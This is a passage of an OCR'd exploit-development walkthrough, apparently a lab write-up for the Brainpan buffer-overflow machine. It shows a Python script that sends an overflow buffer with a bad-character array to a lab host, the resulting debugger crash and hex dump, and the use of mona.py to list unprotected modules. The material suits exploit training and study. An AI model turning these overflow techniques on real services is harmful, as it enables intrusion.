"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

Modify code, paste bad chars


root@kali: ~/brainpan
File Edit View Search Terminal Tabs Help
root@kali: /opt/dirsearch
root@kali: ~/brainpan


```
  GNU nano 4.3                     fuzzer.py
import sys, socket

buffer = "A" * 524 + "B" * 4

badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
                          [ Read 27 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
```



```
  GNU nano 4.3                     fuzzer.py                          Modified
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

print("Sending payload...")
payload = buffer + badchars + '\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send((payload.encode()))
s.close()
```


Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Run the code



```
root@kali:~/brainpan# nano fuzzer.py
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
```

Right click on ESP. Follow in dump.



Immunity Debugger - brainpan.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Press Esc to exit full screen
Registers (FPU)
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack
View MMX registers
View 3DNow! registers
View debug registers
Appearance
Address Hex dump ASCII
Paused

```
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7EFDE000
```

```
[03:57:00] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```


It is showing 1 2 3 4 5 all the way to FF. We are looking to see if there are any bad characters in this application but there are not. Always worth trying.

We don’t see any bad characters in here.


```
A 0  SS 002B 32bit 0(FFFF
Z 0  DS 002B 32bit 0(FFFF
S 1  FS 0053 32bit 7EFDD
T 0  GS 002B 32bit 0(FFFF
D 0
O 0  LastErr ERROR_SUCCES
EFL 00010286 (NO,NB,NE,A,
ST0 empty g
ST1 empty g
ST2 empty g

Address   Hex dump                                         ASCII
0028F930 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
0028F940 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
0028F950 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30  !"#$%&'()*+,-./0
0028F960 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40  123456789:;<=>?@
0028F970 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
0028F980 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60  QRSTUVWXYZ[\]^_`
0028F990 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
0028F9A0 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F C2  qrstuvwxyz{|}~
0028F9B0 80 C2 81 C2 82 C2 83 C2 84 C2 85 C2 86 C2 87 C2
0028F9C0 88 C2 89 C2 8A C2 8B C2 8C C2 8D C2 8E C2 8F C2
0028F9D0 90 C2 91 C2 92 C2 93 C2 94 C2 95 C2 96 C2 97 C2
0028F9E0 98 C2 99 C2 9A C2 9B C2 9C C2 9D C2 9E C2 9F C2
0028F9F0 A0 C2 A1 C2 A2 C2 A3 C2 A4 C2 A5 C2 A6 C2 A7 C2
0028FA00 A8 C2 A9 C2 AA C2 AB C2 AC C2 AD C2 AE C2 AF C2
0028FA10 B0 C2 B1 C2 B2 C2 B3 C2 B4 C2 B5 C2 B6 C2 B7 C2
0028FA20 B8 C2 B9 C2 BA C2 BB C2 BC C2 BD C2 BE C2 BF C3
0028FA30 80 C3 81 C3 82 C3 83 C3 84 C3 85 C3 86 C3 87 C3
0028FA40 88 C3 89 C3 8A C3 8B C3 8C C3 8D C3 8E C3 8F C3
0028FA50 90 C3 91 C3 92 C3 93 C3 94 C3 95 C3 96 C3 97 C3
0028FA60 98 C3 99 C3 9A C3 9B C3 9C C3 9D C3 9E C3 9F C3
0028FA70 A0 C3 A1 C3 A2 C3 A3 C3 A4 C3 A5 C3 A6 C3 A7 C3
0028FA80 A8 C3 A9 C3 AA C3 AB C3 AC C3 AD C3 AE C3 AF C3
0028FA90 B0 C3 B1 C3 B2 C3 B3 C3 B4 C3 B5 C3 B6 C3 B7 C3
0028FAA0 B8 C3 B9 C3 BA C3 BB C3 BC C3 BD C3 BE C3 BF 0D
0028FAB0 0A 00 71 00 50 01 71 00 90 00 00 00 74 01 71 00  ..q.P.q.É...t.q.
0028FAC0 80 01 71 00 00 00 00 00 04 00 00 00 50 01 71 00
```
So with that being out of the way, if we don't see any bad characters in here, I'm going to close

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Download mona.py



https://github.com/corelan/mona

corelanc0d3r version bump — Latest commit cd298b8 on Apr 23

.travis.yml	remove comment	7 years ago
CODE_OF_CONDUCT.md	Create CODE_OF_CONDUCT.md	2 years ago
LICENSE	Initial commit	7 years ago
README.md	update README.md, as a response to issue #46	3 months ago
VERSION	added new function 'copy' to mona	6 years ago
issue_template.md	Create issue_template.md	2 years ago
mona.py	version bump	2 months ago

README.md

Place it into the folder it tells you to.



https://github.com/corelan/mona

For more info on mona.py and how to use it, please consider taking one of Corelan's exploit development classes:

https://www.corelan-training.com

Installation instructions

Immunity Debugger

1. drop mona.py into the 'PyCommands' folder (inside the Immunity Debugger application folder).
2. install Python 2.7.14 (or a higher 2.7.xx version) into c:\python27, thus overwriting the version that was bundled with Immunity. This is needed to avoid TLS issues when trying to update mona. Make sure you are installing the 32bit version of python.

WinDBG


See https://github.com/corelan/windbglib

notes

mona.py has been inventoried at Rawsec's CyberSecurity Inventory

All you have to do is grab this mona it out pie and place it into the folder it tells you to.


In immunity debugger, use mona module. You will all false on the brainpan.exe. That’s perfect, that’s what we want.



```
31171280 [04:00:24] Program entry point
73BB0000 Modules C:\Windows\system32\mswsock.dll
769D0000 Modules C:\Windows\syswow64\user32.dll
76C70000 Modules C:\Windows\syswow64\GDI32.dll
754F0000 Modules C:\Windows\syswow64\LPK.dll
76630000 Modules C:\Windows\syswow64\USP10.dll
75070000 Modules C:\Windows\syswow64\ADVAPI32.dll
75110000 Modules C:\Windows\system32\IMM32.DLL
74F90000 Modules C:\Windows\syswow64\MSCTF.dll
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2020-06-22 04:00:37 (v2.0, rev 585) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  0x754f0000 | 0x754fa000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Win
0BADF00D  0x75060000 | 0x75066000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Win
0BADF00D  0x74f90000 | 0x7505c000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\W
0BADF00D  0x76980000 | 0x769c6000 | 0x00046000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [KERNELBASE.dll]
0BADF00D  0x76c50000 | 0x76c69000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:
0BADF00D  0x73bb0000 | 0x73bec000 | 0x0003c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [mswsock.dll] (C:
0BADF00D  0x76630000 | 0x766cd000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.17514 [USP10.dll] (C
0BADF00D  0x76c70000 | 0x76d00000 | 0x00090000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [GDI32.dll] (C:\W
0BADF00D  0x31170000 | 0x31176000 | 0x00006000 | False  | False   | False |  False   | False  | -1.0- [brainpan.exe] (C:\Users\I
0BADF00D  0x755d0000 | 0x756e0000 | 0x00110000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C
0BADF00D  0x75500000 | 0x755ac000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\
0BADF00D  0x74f20000 | 0x74f2c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (
0BADF00D  0x74f30000 | 0x74f90000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [SspiCli.dll] (C:
0BADF00D  0x773d0000 | 0x77550000 | 0x00180000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\W
0BADF00D  0x75070000 | 0x75110000 | 0x000a0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ADVAPI32.dll] (C
0BADF00D  0x76840000 | 0x76930000 | 0x000f0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\
0BADF00D  0x76c10000 | 0x76c45000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.DLL] (C:\
0BADF00D  0x769d0000 | 0x76ad0000 | 0x00100000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [user32.dll] (C:\
0BADF00D  0x75110000 | 0x75170000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\W
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.266000
!mona modules
```

